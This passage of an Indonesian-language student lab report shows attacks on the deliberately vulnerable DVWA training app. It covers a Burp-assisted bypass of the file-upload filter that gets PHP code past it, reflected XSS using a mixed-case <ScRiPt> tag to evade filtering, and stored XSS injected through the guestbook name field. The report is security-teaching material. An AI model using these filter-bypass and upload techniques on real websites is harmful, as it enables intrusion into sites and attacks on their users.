
Pada saat kita akan mengupload sebuah code berektensi php maka kita tidak akan bisa untuk mengupload nya dikarenakan system telah memfilter inputan file

Your image was not uploaded. We can only accept JPEG or PNG images.

B. Buka Burp agar kita dapat menangkap request dari website untuk kita dapat mencari celah mengupload code kita, dengan cara bypass code tersebut dengan cara merename terlebih dahulu file menjadi .jpeg setelah itu kita coba upload dan atur pada Burp agar saat terupload code berubah menjadi .php kembali




C. Setelah di forward kita coba akses code tersebut



9. Melakukan serangan XSS Reflected

Reflected XSS terjadi ketika skrip berbahaya dipantulkan dari web aplikasi ke browser korban. Serangan ini terjadi jika web aplikasi menulis data ke Document Object Model (DOM) tanpa sanitization yang tepat. Pada kali ini kita akan mencoba script untuk menampilkan alert pada html, karena pada level medium ini script sudah tidak lagi bisa karena sudah terfilter maka kita harus menggunakan cara lain untuk memecahkannya

A. Buka XSS (Reflected) pada DVWA dan lakukan percobaan input normal




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello hacker

B. Lalu coba membuat sebuah arlet dengan inputan `<script>` namun pada bagian depan kita tambahkan kombinasi `<script>` menjadi `<ScRiPt>` maka akan muncul sebuah alert dari page html



10. Melakukan serangan XSS Stored

Stored XSS terjadi saat pengguna diizinkan untuk memasukkan data yang akan ditampilkan kembali. Contohnya adalah pada message board, buku tamu, dll. Penyerang memasukkan kode HTML atau client script code lainnya pada posting mereka. Cara ini juga bisa di gunakan berbarengan dengan cara CSRF untuk mereset password korban

A. Buka XSS(Stored) pada DVWA lalu coba buat buku tamu seperti normal

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Name: tes
Message: hai

Name: siapa
Message: halololo tes

B. Clear Guestbook lalu kita coba memasukan kode html pada nama tamu, karena di level medium ini sudah di filter maka kita harus sedikit merubah sript HTML nya dan juga men inspect element karena tidak cukup karakter inputan dalam inputan nama sehingga kita dapat memasukan code HTML `<ScRiPt>alert("You have been HACKED!")</script>`



Dan juga pada nama kosong karena merupakan kode HTML namun pesan masih ada

message: halololo tes

Name:
Message: HACKED! AHAHA

Kesimpulan

Kesimpulan yang kami dapatkan dari tugas kali ini adalah bahwa ada beberapa cara untuk meretas sebuah website tergantung dengan tingkat kesulitan yang di dapatkan dan di proteksi oleh website tersebut, oleh karena itu beberapa website modern telah merubah Seucity mereka sehingga attacker mampu dibuat pusing oleh website tersebut.

Referensi :

<https://www.youtube.com/channel/UCEuul0q7C8Zs5C8rc4REFQ>